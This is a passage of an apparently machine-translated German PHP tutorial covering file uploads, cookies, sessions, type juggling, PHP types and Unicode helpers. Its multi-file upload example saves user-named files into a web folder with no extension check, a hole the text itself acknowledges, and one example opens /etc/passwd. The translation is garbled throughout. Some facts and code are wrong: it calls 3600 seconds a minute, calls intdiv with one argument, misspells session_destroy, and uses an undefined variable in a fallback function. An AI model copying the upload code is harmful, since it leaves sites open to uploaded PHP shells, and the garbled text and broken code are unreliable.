- Der Name der `input` hat eckige Klammern. Dies liegt daran, dass es sich jetzt um ein Array von Dateien handelt, und wir sagen dem Formular, dass ein Array der Dateien ausgewählt werden soll. Wenn die eckigen Klammern weggelassen werden, wird die Datei mit den letztgenannten Dateien auf `$_FILES["myVar"]` .
- Das Attribut `multiple="multiple"` . Dies teilt dem Browser lediglich mit, dass Benutzer mehrere Dateien auswählen können.

```
$total = isset($_FILES["myVar"]) ? count($_FILES["myVar"]["name"]) : 0; // count how many
files were sent
// iterate over each of the files
for ($i = 0; $i < $total; $i++)
{
    // there isn't an error
    if ($_FILES["myVar"]["error"][$i] == UPLOAD_ERR_OK)
    {
        $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

        // if the folder doesn't exist then make it
        if (!file_exists($folderLocation)) mkdir($folderLocation);

        // move the file into the folder
        move_uploaded_file($_FILES["myVar"]["tmp_name"][$i], "$folderLocation/" .
basename($_FILES["myVar"]["name"][$i]));
    }
    // else report the error
    else switch ($_FILES["myVar"]["error"][$i])
    {
        case UPLOAD_ERR_INI_SIZE:
            echo "Value: 1; The uploaded file exceeds the upload_max_filesize directive in
php.ini.";
            break;
        case UPLOAD_ERR_FORM_SIZE:
            echo "Value: 2; The uploaded file exceeds the MAX_FILE_SIZE directive that was
specified in the HTML form.";
            break;
        case UPLOAD_ERR_PARTIAL:
            echo "Value: 3; The uploaded file was only partially uploaded.";
            break;
        case UPLOAD_ERR_NO_FILE:
            echo "Value: 4; No file was uploaded.";
            break;
        case UPLOAD_ERR_NO_TMP_DIR:
            echo "Value: 6; Missing a temporary folder. Introduced in PHP 5.0.3.";
```

```
            break;
        case UPLOAD_ERR_CANT_WRITE:
            echo "Value: 7; Failed to write file to disk. Introduced in PHP 5.1.0.";
            break;
        case UPLOAD_ERR_EXTENSION:
            echo "Value: 8; A PHP extension stopped the file upload. PHP does not provide a
way to ascertain which extension caused the file upload to stop; examining the list of loaded
extensions with phpinfo() may help. Introduced in PHP 5.2.0.";
            break;

        default:
            echo "An unknown error has occured.";
            break;
    }
}
```

Dies ist ein sehr einfaches Beispiel, das Probleme wie nicht zulässige Dateierweiterungen oder mit PHP-Code benannte Dateien (wie ein PHP-Äquivalent einer SQL-Injektion) nicht behandelt. Siehe die Dokumentation .

Der erste Prozess prüft, ob Dateien vorhanden sind. Falls ja, legen Sie deren Gesamtzahl auf `$total` .

Mit der for-Schleife können Sie das `$_FILES` Array `$_FILES` und auf jedes Element `$_FILES` zugreifen. Wenn für diese Datei kein Problem auftritt, ist die if -Anweisung wahr und der Code aus der Einzeldatei wird ausgeführt.
Wenn ein Problem auftritt, wird der Schalterblock ausgeführt und ein Fehler wird entsprechend dem Fehler für diesen bestimmten Upload angezeigt.

`$_COOKIE`

> Ein assoziatives Array von Variablen, das über HTTP-Cookies an das aktuelle Skript übergeben wird.

Cookies sind Variablen, die Daten enthalten und auf dem Computer des Kunden gespeichert werden.

Im Gegensatz zu den oben genannten Superglobalen müssen Cookies mit einer Funktion erstellt werden (und keinen Wert zuweisen). Die Konvention ist unten.

```
setcookie("myVar", "myVal", time() + 3600);
```

In diesem Beispiel wird ein Name für das Cookie angegeben (in diesem Beispiel ist es "myVar"), ein Wert ist angegeben (in diesem Beispiel ist es "myVal", aber eine Variable kann übergeben werden, um den Cookie dem Cookie zuzuordnen). und dann wird eine Ablaufzeit angegeben (in diesem Beispiel ist es eine Stunde, da 3600 Sekunden eine Minute sind).

Obwohl die Konvention zum Erstellen eines Cookies anders ist, wird auf dieselbe Weise wie auf die anderen zugegriffen.

```
echo $_COOKIE["myVar"]; // returns "myVal"
```

Um einen Cookie zu zerstören, muss `setcookie` erneut aufgerufen werden. Die `setcookie` ist jedoch auf einen *beliebigen* Zeitpunkt in der Vergangenheit festgelegt. Siehe unten.

```
setcookie("myVar", "", time() - 1);
var_dump($_COOKIE["myVar"]); // returns null
```

Dadurch werden die Cookies aufgehoben und vom Clientcomputer entfernt.

$_SESSION

> Ein assoziatives Array mit Sitzungsvariablen, die für das aktuelle Skript verfügbar sind. Weitere Informationen zur Verwendung dieser Funktion finden Sie in der Dokumentation zu den Sitzungsfunktionen .

Sitzungen ähneln Cookies, sie sind jedoch serverseitig.

Um Sitzungen zu verwenden, müssen Sie `session_start()` oben in Ihre Skripts `session_start()` um die Verwendung von Sitzungen zuzulassen.

Das Festlegen einer Sitzungsvariablen entspricht dem Festlegen einer anderen Variablen. Siehe Beispiel unten.

```
$_SESSION["myVar"] = "myVal";
```

Beim Starten einer Sitzung wird eine zufällige ID als Cookie festgelegt und als "PHPSESSID" bezeichnet. Sie enthält die Sitzungs-ID für die aktuelle Sitzung. Dies kann durch Aufrufen der Funktion `session_id()` werden.

Es ist möglich, Sitzungsvariablen mit der `unset` Funktion zu `unset($_SESSION["myVar"])` diese Variable zerstört.
Die Alternative ist, `session_destory()` . Dadurch wird die gesamte Sitzung zerstört, was bedeutet, dass **alle** Sitzungsvariablen nicht mehr vorhanden sind.

$_REQUEST

> Ein assoziatives Array, das standardmäßig den Inhalt von `$_GET` , `$_POST` und `$_COOKIE` .

Wie in der PHP-Dokumentation angegeben, handelt es sich hierbei lediglich um eine `$_GET` von `$_GET` , `$_POST` und `$_COOKIE` in einer einzigen Variablen.

Da es für alle drei dieser Arrays möglich ist, einen Index mit demselben Namen zu haben, gibt es in der `php.ini` Datei mit dem Namen `request_order` eine Einstellung, die `php.ini` kann, welcher der drei `request_order` Vorrang hat.
Wenn es beispielsweise auf `"GPC"` , wird der Wert von `$_COOKIE` verwendet, da von links nach rechts gelesen wird, was bedeutet, dass `$_REQUEST` seinen Wert auf `$_GET` , dann auf `$_POST` und dann auf `$_COOKIE` und da `$_COOKIE` letzte ist, ist dies der Wert, der in `$_REQUEST` .
Siehe diese Frage .

$_ENV

Ein assoziatives Array von Variablen, das über die Umgebungsmethode an das aktuelle Skript übergeben wird.

Diese Variablen werden aus der Umgebung, in der der PHP-Parser ausgeführt wird, in den globalen Namespace von PHP importiert. Viele werden von der Shell bereitgestellt, unter der PHP ausgeführt wird, und verschiedene Systeme führen wahrscheinlich unterschiedliche Arten von Shells aus. Eine endgültige Liste ist jedoch nicht möglich. In der Dokumentation Ihrer Shell finden Sie eine Liste der definierten Umgebungsvariablen.

Andere Umgebungsvariablen umfassen die CGI-Variablen, die dort platziert werden, unabhängig davon, ob PHP als Servermodul oder CGI-Prozessor ausgeführt wird.

Alles, was in `$_ENV` gespeichert ist, stammt aus der Umgebung, in der PHP ausgeführt wird.

`$_ENV` wird nur `php.ini` wenn es die `php.ini` zulässt.
In dieser Antwort finden Sie weitere Informationen dazu, warum `$_ENV` nicht belegt ist.

Superglobale Variablen PHP online lesen: https://riptutorial.com/de/php/topic/3392/superglobale-variablen-php

Kapitel 94: Typ jonglieren und nicht strenge Vergleichsfragen

Examples

Was ist Typ Jonglieren?

PHP ist eine locker getippte Sprache. Das bedeutet, dass Operanden in einem Ausdruck standardmäßig nicht vom selben (oder kompatiblen) Typ sein müssen. Sie können beispielsweise eine Zahl an eine Zeichenkette anhängen und erwarten, dass sie funktioniert.

```
var_dump ("This is example number " . 1);
```

Die Ausgabe wird sein:

> Zeichenfolge (24) "Dies ist Beispielnummer 1"

PHP erreicht dies durch das automatische Konvertieren inkompatibler Variablentypen in Typen, die die Ausführung der angeforderten Operation ermöglichen. Im obigen Fall wird das Ganzzahlliteral 1 in eine Zeichenfolge umgewandelt, sodass es mit dem vorhergehenden Zeichenfolgenliteral verkettet werden kann. Dies wird als Typ Jonglieren bezeichnet. Dies ist eine sehr leistungsfähige Funktion von PHP, aber es ist auch eine Funktion, die Sie zu einer Menge Haare ziehen kann, wenn Sie sich dessen nicht bewusst sind, und sogar zu Sicherheitsproblemen führen.

Folgendes berücksichtigen:

```
if (1 == $variable) {
    // do something
}
```

Die Absicht scheint zu sein, dass der Programmierer prüft, ob eine Variable den Wert 1 hat. Was passiert jedoch, wenn $ variable stattdessen "anderthalb" hat? Die Antwort könnte Sie überraschen.

```
$variable = "1 and a half";
var_dump (1 == $variable);
```

Das Ergebnis ist:

> bool (wahr)

Warum ist das passiert? Dies liegt daran, dass PHP erkannt hat, dass die Zeichenfolge "anderthalb" keine ganze Zahl ist. Sie muss jedoch sein, um sie mit der ganzen Zahl 1 zu vergleichen ganze Zahl. Dies geschieht, indem alle Zeichen am Anfang der Zeichenfolge, die in

Ganzzahl umgewandelt werden können, übernommen werden. Es stoppt, sobald es auf ein Zeichen trifft, das nicht als Zahl behandelt werden kann. Daher wird "anderthalb" in die Ganzzahl 1 umgewandelt.

Zugegeben, dies ist ein sehr erfundenes Beispiel, aber es dient dazu, das Problem zu veranschaulichen. In den nächsten Beispielen werden einige Fälle behandelt, in denen ich auf Fehler gestoßen bin, die durch das Typjonglieren in der realen Software verursacht wurden.

Lesen aus einer Datei

Beim Lesen aus einer Datei möchten wir wissen können, wann wir das Ende dieser Datei erreicht haben. Wenn `fgets()` wissen, dass `fgets()` am Ende der Datei false zurückgibt, verwenden wir dies möglicherweise als Bedingung für eine Schleife. Wenn die aus dem letzten Lesevorgang zurückgegebenen Daten jedoch als boolesches `false` ausgewertet werden, kann dies dazu führen, dass unsere Dateilese-Schleife vorzeitig beendet wird.

```
$handle = fopen ("/path/to/my/file", "r");

if ($handle === false) {
    throw new Exception ("Failed to open file for reading");
}

while ($data = fgets($handle)) {
    echo ("Current file line is $data\n");
}

fclose ($handle);
```

Wenn die gelesene Datei eine leere Zeile enthält, wird die `while` Schleife an diesem Punkt beendet, da die leere Zeichenfolge als boolean `false` ausgewertet wird.

Stattdessen können wir explizit nach dem booleschen Wert `false` suchen, indem Sie strikte Gleichheitsoperatoren verwenden :

```
while (($data = fgets($handle)) !== false) {
    echo ("Current file line is $data\n");
}
```

Beachten Sie, dass dies ein erfundenes Beispiel ist. Im wirklichen Leben würden wir die folgende Schleife verwenden:

```
while (!feof($handle)) {
    $data = fgets($handle);
    echo ("Current file line is $data\n");
}
```

Oder ersetzen Sie das Ganze durch:

```
$filedata = file("/path/to/my/file");
foreach ($filedata as $data) {
```

```
    echo ("Current file line is $data\n");
}
```

Überraschungen wechseln

Switch-Anweisungen verwenden einen nicht strengen Vergleich, um Übereinstimmungen zu ermitteln. Dies kann zu bösen Überraschungen führen . Betrachten Sie zum Beispiel die folgende Anweisung:

```
switch ($name) {
    case 'input 1':
        $mode = 'output_1';
        break;
    case 'input 2':
        $mode = 'output_2';
        break;
    default:
        $mode = 'unknown';
        break;
}
```

Dies ist eine sehr einfache Anweisung und funktioniert wie erwartet, wenn `$name` eine Zeichenfolge ist. Andernfalls können Probleme auftreten. Wenn zum Beispiel `$name` eine ganze Zahl von `0` , tritt während des Vergleichs ein Typ-Jonglieren auf. Es ist jedoch der Literalwert in der case-Anweisung, der jongliert wird, nicht die Bedingung in der switch-Anweisung. Die Zeichenfolge `"input 1"` wird in eine Ganzzahl `0` konvertiert, die mit dem Eingangswert von Ganzzahl `0` übereinstimmt. Wenn Sie einen Wert von Integer `0` angeben, wird der erste Fall immer ausgeführt.

Es gibt einige Lösungen für dieses Problem:

Explizites Casting

Der Wert kann typisiert in einen String vor dem Vergleich:

```
switch ((string)$name) {
...
}
```

Oder eine Funktion, von der bekannt ist, dass sie einen String zurückgibt, kann auch verwendet werden:

```
switch (strval($name)) {
...
}
```

Beide Methoden stellen sicher, dass der Wert denselben Typ hat wie der Wert in den `case` Anweisungen.

vermeiden `switch`

Die Verwendung einer `if` Anweisung gibt uns die Kontrolle darüber, wie der Vergleich durchgeführt wird, und ermöglicht die Verwendung strenger Vergleichsoperatoren :

```
if ($name === "input 1") {
    $mode = "output_1";
} elseif ($name === "input 2") {
    $mode = "output_2";
} else {
    $mode = "unknown";
}
```

Striktes Tippen

Seit PHP 7.0 können einige der schädlichen Auswirkungen des Typjonglierens durch strikte Typisierung gemindert werden. Durch das Einschließen dieser `declare` als erste Zeile der Datei erzwingt PHP die Deklaration von Parametertypen und die Deklaration von Rückgabetypen durch `TypeError` einer `TypeError` Ausnahme.

```
declare(strict_types=1);
```

Beispielsweise wird dieser Code bei Verwendung von Parametertypdefinitionen beim Ausführen eine abfangbare Ausnahme vom Typ `TypeError` :

```
<?php
declare(strict_types=1);

function sum(int $a, int $b) {
    return $a + $b;
}

echo sum("1", 2);
```

Dieser Code verwendet ebenfalls eine Rückgabetypdeklaration. Es wird auch eine Ausnahme ausgelöst, wenn versucht wird, etwas anderes als eine Ganzzahl zurückzugeben:

```
<?php
declare(strict_types=1);

function returner($a): int {
    return $a;
}

returner("this is a string");
```

Typ jonglieren und nicht strenge Vergleichsfragen online lesen:
https://riptutorial.com/de/php/topic/2758/typ-jonglieren-und-nicht-strenge-vergleichsfragen

Kapitel 95: Typen

Examples

Ganzzahlen

Integer-Werte in PHP können in Basis 2 (binär), Basis 8 (Oktal), Basis 10 (Dezimal) oder Basis 16 (Hexadezimal) nativ angegeben werden.

```
$my_decimal = 42;
$my_binary = 0b101010;
$my_octal = 052;
$my_hexadecimal = 0x2a;

echo ($my_binary + $my_octal) / 2;
// Output is always in decimal: 42
```

Ganze Zahlen sind je nach Plattform 32 oder 64 Bit lang. Die Konstante `PHP_INT_SIZE` die Ganzzahl in Byte. `PHP_INT_MAX` und (seit PHP 7.0) `PHP_INT_MIN` sind ebenfalls verfügbar.

```
printf("Integers are %d bits long" . PHP_EOL, PHP_INT_SIZE * 8);
printf("They go up to %d" . PHP_EOL, PHP_INT_MAX);
```

Integer-Werte werden bei Bedarf automatisch aus Floats, Booleans und Strings erstellt. Wenn eine explizite Typumwandlung erforderlich ist, kann dies mit der `(int)` oder `(integer)` :

```
$my_numeric_string = "123";
var_dump($my_numeric_string);
// Output: string(3) "123"
$my_integer = (int)$my_numeric_string;
var_dump($my_integer);
// Output: int(123)
```

Integer-Überlauf wird durch die Umwandlung in einen Float-Wert behandelt:

```
$too_big_integer = PHP_INT_MAX + 7;
var_dump($too_big_integer);
// Output: float(9.2233720368548E+18)
```

Es gibt keinen ganzzahligen Divisionsoperator in PHP, er kann jedoch mit einer impliziten Umwandlung simuliert werden, die immer "rundet", indem der Float-Part einfach gelöscht wird. Ab PHP Version 7 wurde eine Ganzzahl-Divisionsfunktion hinzugefügt.

```
$not_an_integer = 25 / 4;
var_dump($not_an_integer);
// Output: float(6.25)
var_dump((int) (25 / 4)); // (see note below)
// Output: int(6)
var_dump(intdiv(25 / 4)); // as of PHP7
```

```
// Output: int(6)
```

(Beachten Sie, dass die zusätzlichen Klammern um `(25 / 4)` benötigt werden, da der `(int)` -Stich eine höhere Priorität als die Division hat.)

Zeichenketten

Eine Zeichenfolge in PHP besteht aus einer Reihe von Einzelbyte-Zeichen (dh es gibt keine native Unicode-Unterstützung), die auf vier Arten angegeben werden kann:

Einzeln zitiert

Zeigt die Dinge fast vollständig "wie sie ist" an. Variablen und die meisten Escape-Sequenzen werden nicht interpretiert. Die Ausnahme ist, dass zur Anzeige eines wörtlichen einfachen Anführungszeichens das Symbol mit einem Backslash 'und einem Backslash mit einem anderen Backslash \ entkommen kann.

```
$my_string = 'Nothing is parsed, except an escap\'d apostrophe or backslash. $foo\n';
var_dump($my_string);

/*
string(68) "Nothing is parsed, except an escap'd apostrophe or backslash. $foo\n"
*/
```

Doppelter Anführungsstrich

Im Gegensatz zu einem String mit einfachen Anführungszeichen werden einfache Variablennamen und Escape-Sequenzen in den Strings ausgewertet. Geschweifte Klammern (wie im letzten Beispiel) können verwendet werden, um komplexe Variablennamen zu isolieren.

```
$variable1 = "Testing!";
$variable2 = [ "Testing?", [ "Failure", "Success" ] ];
$my_string = "Variables and escape characters are parsed:\n\n";
$my_string .= "$variable1\n\n$variable2[0]\n\n";
$my_string .= "There are limits: $variable2[1][0]";
$my_string .= "But we can get around them by wrapping the whole variable in braces:
{$variable2[1][1]}";
var_dump($my_string);

/*
string(98) "Variables and escape characters are parsed:

Testing!

Testing?

There are limits: Array[0]"

But we can get around them by wrapping the whole variable in braces: Success

*/
```

Heredoc

In einer Heredoc-Zeichenfolge werden Variablennamen und Escape-Sequenzen auf ähnliche Weise analysiert wie in doppelten Anführungszeichen, obwohl für komplexe Variablennamen keine geschweiften Klammern verfügbar sind. Der Anfang der Zeichenfolge wird durch abgegrenzt `<<< identifier` und das Ende durch `identifier` , wo `identifier` ist ein beliebiger gültige PHP Namen. Die Endekennung muss in einer eigenen Zeile stehen. Vor oder nach dem Bezeichner ist kein Leerzeichen zulässig, obwohl es wie jede Zeile in PHP auch mit einem Semikolon abgeschlossen werden muss.

```
$variable1 = "Including text blocks is easier";
$my_string = <<< EOF
Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. $variable1; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends.
EOF;
var_dump($my_string);

/*
string(268) "Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. Including text blocks is easier; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends."
*/
```

Nowdoc

Ein nowdoc-String ist wie die einfach zitierte Version von heredoc, obwohl nicht einmal die grundlegendsten Escape-Sequenzen ausgewertet werden. Der Bezeichner am Anfang der Zeichenfolge wird in einfache Anführungszeichen gesetzt.

PHP 5.x 5.3

```
$my_string = <<< 'EOF'
A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)
EOF;
var_dump($my_string);

/*
string(116) "A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)"
*/
```

Boolean

Boolean ist ein Typ mit zwei Werten, die als `true` oder `false` .

Dieser Code setzt den Wert von `$foo` auf `true` und `$bar` auf `false` :

```
$foo = true;
$bar = false;
```

`true` und `false` unterscheiden nicht zwischen Groß- und Kleinschreibung, daher können auch `TRUE` und `FALSE` verwendet werden, sogar `FaLsE` ist möglich. Kleinbuchstaben werden am häufigsten verwendet und in den meisten Code-Style-Guides empfohlen, z. B. PSR-2 .

Booleans können in if-Anweisungen wie folgt verwendet werden:

```
if ($foo) { //same as evaluating if($foo == true)
    echo "true";
}
```

Aufgrund der Tatsache, dass PHP schwach typisiert ist, wird `$foo` , wenn es nicht `true` oder `false` , automatisch zu einem booleschen Wert gezwungen.
Die folgenden Werte führen zu `false` :

- ein Nullwert: `0` (Ganzzahl), `0.0` (Float) oder `'0'` (String)
- eine leere Zeichenfolge `''` oder ein Array `[]`
- `null` (der Inhalt einer nicht festgelegten Variablen oder einer Variablen zugewiesen)

Jeder andere Wert ergibt `true` .

Um diesen losen Vergleich zu vermeiden, können Sie einen starken Vergleich mit `===` , wobei Wert *und Typ* verglichen werden. Siehe Typenvergleich für weitere Einzelheiten.

Um einen Typ in Boolean zu konvertieren, können Sie den Cast `(boolean)` `(bool)` oder `(boolean)` vor dem Typ verwenden.

```
var_dump((bool) "1"); //evaluates to true
```

oder rufen Sie die `boolval` Funktion auf:

```
var_dump( boolval("1") ); //evaluates to true
```

Boolesche Konvertierung in einen String (Beachten Sie, dass `false` einen leeren String ergibt):

```
var_dump( (string) true ); // string(1) "1"
var_dump( (string) false ); // string(0) ""
```

Boolesche Konvertierung in eine Ganzzahl:

```
var_dump( (int) true ); // int(1)
var_dump( (int) false ); // int(0)
```

Beachten Sie, dass auch das Gegenteil möglich ist:

```
var_dump((bool) "");        // bool(false)
var_dump((bool) 1);         // bool(true)
```

Auch alle Nicht-Null-Werte geben true zurück:

```
var_dump((bool) -2);         // bool(true)
var_dump((bool) "foo");      // bool(true)
var_dump((bool) 2.3e5);      // bool(true)
var_dump((bool) array(12)); // bool(true)
var_dump((bool) array());    // bool(false)
var_dump((bool) "false");    // bool(true)
```

Schweben

```
$float = 0.123;
```

> Aus historischen Gründen wird "double" von `gettype()` im Falle eines Float zurückgegeben und nicht einfach "float".

Floats sind Fließkommazahlen, die eine höhere Ausgabegenauigkeit als einfache Ganzzahlen ermöglichen.

Floats und Ganzzahlen können zusammen verwendet werden, da PHP die Variablentypen lose ausgibt:

```
$sum = 3 + 0.14;

echo $sum; // 3.14
```

PHP zeigt Float nicht wie andere Sprachen an, zum Beispiel:

```
$var = 1;
echo ((float) $var); //returns 1 not 1.0
```

Warnung

Fließkomma-Präzision

(Von der PHP-Handbuchseite)

> Fließkommazahlen haben eine begrenzte Genauigkeit. Obwohl dies vom System abhängig ist, gibt PHP normalerweise einen maximalen relativen Fehler aufgrund von Rundungen in der Größenordnung von 1,11e-16 aus. Nicht elementare Rechenoperationen geben können größere Fehler und *Fehlerfortpflanzung* muss berücksichtigt werden , wenn mehrere Operationen zusammengesetzt sind.
>
> Außerdem haben rationale Zahlen, die als Fließkommazahlen in der Basis 10 genau dargestellt werden können, wie 0,1 oder 0,7, keine genaue Darstellung als Fließkommazahlen in der Basis 2 (binär), die unabhängig von der Mantissengröße intern verwendet werden . Daher können sie nicht ohne einen geringen Genauigkeitsverlust in ihre internen binären Gegenstücke umgewandelt werden. Dies

kann zu verwirrenden Ergebnissen führen: Zum Beispiel gibt floor ((0,1 + 0,7) * 10) normalerweise 7 anstelle der erwarteten 8 zurück, da die interne Darstellung etwa 7,9999999999999991118 beträgt.

Vertrauen Sie also niemals den Ergebnissen der Gleitkommazahlen auf die letzte Ziffer und vergleichen Sie Gleitkommazahlen nicht direkt auf Gleichheit. Wenn eine höhere Genauigkeit erforderlich ist, sind die mathematischen Funktionen mit beliebiger Genauigkeit und die gmp-Funktionen verfügbar.

Abrufbar

Callables sind alles, was als Rückruf bezeichnet werden kann. Dinge, die als "Rückruf" bezeichnet werden können, lauten wie folgt:

- Anonyme Funktionen
- Standard-PHP-Funktionen (Hinweis: *keine Sprachkonstrukte*)
- Statische Klassen
- nicht statische Klassen (unter *Verwendung einer alternativen Syntax*)
- Spezifische Objekt- / Klassenmethoden
- Objekte selbst, solange sich das Objekt in Schlüssel `0` eines Arrays befindet

  Beispiel für das Referenzieren eines Objekts als Arrayelement:

```
 $obj = new MyClass();
 call_user_func([$obj, 'myCallbackMethod']);
```

Rückrufe können durch bezeichnet `callable` Typ Hinweis ab PHP 5.4.

```
$callable = function () {
    return 'value';
};

function call_something(callable $fn) {
    call_user_func($fn);
}

call_something($callable);
```

Null

PHP steht für "no value" mit dem `null` Schlüsselwort. Er ähnelt dem Nullzeiger in C-Sprache und dem NULL-Wert in SQL.

Die Variable auf null setzen:

```
$nullvar = null; // directly
```

```
function doSomething() {} // this function does not return anything
$nullvar = doSomething(); // so the null is assigned to $nullvar
```

Überprüfen, ob die Variable auf null gesetzt wurde:

```
if (is_null($nullvar)) { /* variable is null */ }

if ($nullvar === null) {  /* variable is null */ }
```

Null gegen undefinierte Variable

Wenn die Variable nicht definiert oder nicht gesetzt wurde, sind alle Tests gegen die Null erfolgreich, sie generieren jedoch eine `Notice: Undefined variable: nullvar` : `Notice: Undefined variable: nullvar` :

```
$nullvar = null;
unset($nullvar);
if ($nullvar === null) {  /* true but also a Notice is printed */ }
if (is_null($nullvar)) {  /* true but also a Notice is printed */ }
```

Deshalb müssen undefinierte Werte mit `isset` überprüft `isset` :

```
if (!isset($nullvar)) {  /* variable is null or is not even defined */  }
```

Typvergleich

Es gibt zwei Arten von Vergleichen : einen **losen Vergleich** mit `==` und einen **strengen Vergleich** mit `===` . Ein strikter Vergleich stellt sicher, dass sowohl der Typ als auch der Wert beider Bedienerseiten gleich sind.

```
// Loose comparisons
var_dump(1 == 1); // true
var_dump(1 == "1"); // true
var_dump(1 == true); // true
var_dump(0 == false); // true

// Strict comparisons
var_dump(1 === 1); // true
var_dump(1 === "1"); // false
var_dump(1 === true); // false
var_dump(0 === false); // false

// Notable exception: NAN — it never is equal to anything
var_dump(NAN == NAN); // false
var_dump(NAN === NAN); // false
```

Sie können einen starken Vergleich auch verwenden, um zu überprüfen, ob Typ und Wert mit `!==` **nicht** übereinstimmen.

Ein typisches Beispiel, bei dem der Operator `==` nicht ausreicht, sind Funktionen, die verschiedene Typen zurückgeben können, z. B. `strpos` `searchword` den `searchword` `false` wenn das `searchword` nicht gefunden wird, und die Übereinstimmungsposition (`int`).

```
if(strpos('text', 'searchword') == false)
  // strpos returns false, so == comparison works as expected here, BUT:
if(strpos('text bla', 'text') == false)
  // strpos returns 0 (found match at position 0) and 0==false is true.
  // This is probably not what you expect!
if(strpos('text','text') === false)
  // strpos returns 0, and 0===false is false, so this works as expected.
```

Geben Sie Casting ein

In der Regel wird PHP den Datentyp, den Sie verwenden möchten, aus dem Kontext, in dem es verwendet wird, richtig erraten. Manchmal ist es jedoch hilfreich, einen Typ manuell zu erzwingen. Dies kann erreicht werden, indem der Deklaration der Name des erforderlichen Typs in Klammern vorangestellt wird:

```
$bool = true;
var_dump($bool); // bool(true)

$int = (int) true;
var_dump($int); // int(1)

$string = (string) true;
var_dump($string); // string(1) "1"
$string = (string) false;
var_dump($string); // string(0) ""

$float = (float) true;
var_dump($float); // float(1)

$array = ['x' => 'y'];
var_dump((object) $array); // object(stdClass)#1 (1) { ["x"]=> string(1) "y" }

$object = new stdClass();
$object->x = 'y';
var_dump((array) $object); // array(1) { ["x"]=> string(1) "y" }

$string = "asdf";
var_dump((unset)$string); // NULL
```

Aber Achtung: Nicht alle Typen wirken so, wie man es erwarten könnte:

```
// below 3 statements hold for 32-bits systems (PHP_INT_MAX=2147483647)
// an integer value bigger than PHP_INT_MAX is automatically converted to float:
var_dump(       999888777666 ); // float(999888777666)
// forcing to (int) gives overflow:
var_dump((int)  999888777666 ); // int(-838602302)
// but in a string it just returns PHP_INT_MAX
var_dump((int) "999888777666"); // int(2147483647)

var_dump((bool) []);      // bool(false) (empty array)
var_dump((bool) [false]); // bool(true)  (non-empty array)
```

Ressourcen

Eine *Ressource* ist ein spezieller Variablentyp, der auf eine externe Ressource verweist, beispielsweise eine Datei, einen Socket, einen Stream, ein Dokument oder eine Verbindung.

```
$file = fopen('/etc/passwd', 'r');

echo gettype($file);
# Out: resource

echo $file;
# Out: Resource id #2
```

Es gibt verschiedene (Unter-) Ressourcentypen. Sie können den Ressourcentyp mit `get_resource_type()` überprüfen:

```
$file = fopen('/etc/passwd', 'r');
echo get_resource_type($file);
#Out: stream

$sock = fsockopen('www.google.com', 80);
echo get_resource_type($sock);
#Out: stream
```

Eine vollständige Liste der integrierten Ressourcentypen finden Sie hier .

Geben Sie Jonglieren ein

PHP ist eine schwach typisierte Sprache. Es ist keine explizite Deklaration von Datentypen erforderlich. Der Kontext, in dem die Variable verwendet wird, bestimmt ihren Datentyp. Die Konvertierung erfolgt automatisch:

```
$a = "2";             // string
$a = $a + 2;          // integer (4)
$a = $a + 0.5;        // float (4.5)
$a = 1 + "2 oranges"; // integer (3)
```

Typen online lesen: https://riptutorial.com/de/php/topic/232/typen

Kapitel 96: Unicode-Unterstützung in PHP

Examples

Konvertieren von Unicode-Zeichen in das „\ uxxxx“ -Format mit PHP

Sie können den folgenden Code verwenden, um vor und zurück zu gehen.

```
if (!function_exists('codepoint_encode')) {
    function codepoint_encode($str) {
        return substr(json_encode($str), 1, -1);
    }
}

if (!function_exists('codepoint_decode')) {
    function codepoint_decode($str) {
        return json_decode(sprintf('"%s"', $str));
    }
}
```

Wie zu verwenden :

```
echo "\nUse JSON encoding / decoding\n";
var_dump(codepoint_encode("□□"));
var_dump(codepoint_decode('\u6211\u597d'));
```

Ausgabe :

```
Use JSON encoding / decoding
string(12) "\u6211\u597d"
string(6) "□□"
```

Konvertieren von Unicode-Zeichen in deren numerischen Wert und / oder HTML-Entitäten mit PHP

Sie können den folgenden Code verwenden, um vor und zurück zu gehen.

```
if (!function_exists('mb_internal_encoding')) {
    function mb_internal_encoding($encoding = NULL) {
        return ($from_encoding === NULL) ? iconv_get_encoding() :
iconv_set_encoding($encoding);
    }
}

if (!function_exists('mb_convert_encoding')) {
    function mb_convert_encoding($str, $to_encoding, $from_encoding = NULL) {
        return iconv(($from_encoding === NULL) ? mb_internal_encoding() : $from_encoding,
$to_encoding, $str);
    }
```

```
}

if (!function_exists('mb_chr')) {
    function mb_chr($ord, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            return pack("N", $ord);
        } else {
            return mb_convert_encoding(mb_chr($ord, 'UCS-4BE'), $encoding, 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_ord')) {
    function mb_ord($char, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            list(, $ord) = (strlen($char) === 4) ? @unpack('N', $char) : @unpack('n', $char);
            return $ord;
        } else {
            return mb_ord(mb_convert_encoding($char, 'UCS-4BE', $encoding), 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_htmlentities')) {
    function mb_htmlentities($string, $hex = true, $encoding = 'UTF-8') {
        return preg_replace_callback('/[\x{80}-\x{10FFFF}]/u', function ($match) use ($hex) {
            return sprintf($hex ? '&#x%X;' : '&#%d;', mb_ord($match[0]));
        }, $string);
    }
}

if (!function_exists('mb_html_entity_decode')) {
    function mb_html_entity_decode($string, $flags = null, $encoding = 'UTF-8') {
        return html_entity_decode($string, ($flags === NULL) ? ENT_COMPAT | ENT_HTML401 :
$flags, $encoding);
    }
}
```

Wie zu verwenden :

```
echo "Get string from numeric DEC value\n";
var_dump(mb_chr(50319, 'UCS-4BE'));
var_dump(mb_chr(271));

echo "\nGet string from numeric HEX value\n";
var_dump(mb_chr(0xC48F, 'UCS-4BE'));
var_dump(mb_chr(0x010F));

echo "\nGet numeric value of character as DEC string\n";
var_dump(mb_ord('ď', 'UCS-4BE'));
var_dump(mb_ord('ď'));

echo "\nGet numeric value of character as HEX string\n";
var_dump(dechex(mb_ord('ď', 'UCS-4BE')));
var_dump(dechex(mb_ord('ď')));

echo "\nEncode / decode to DEC based HTML entities\n";
var_dump(mb_htmlentities('tchüß', false));
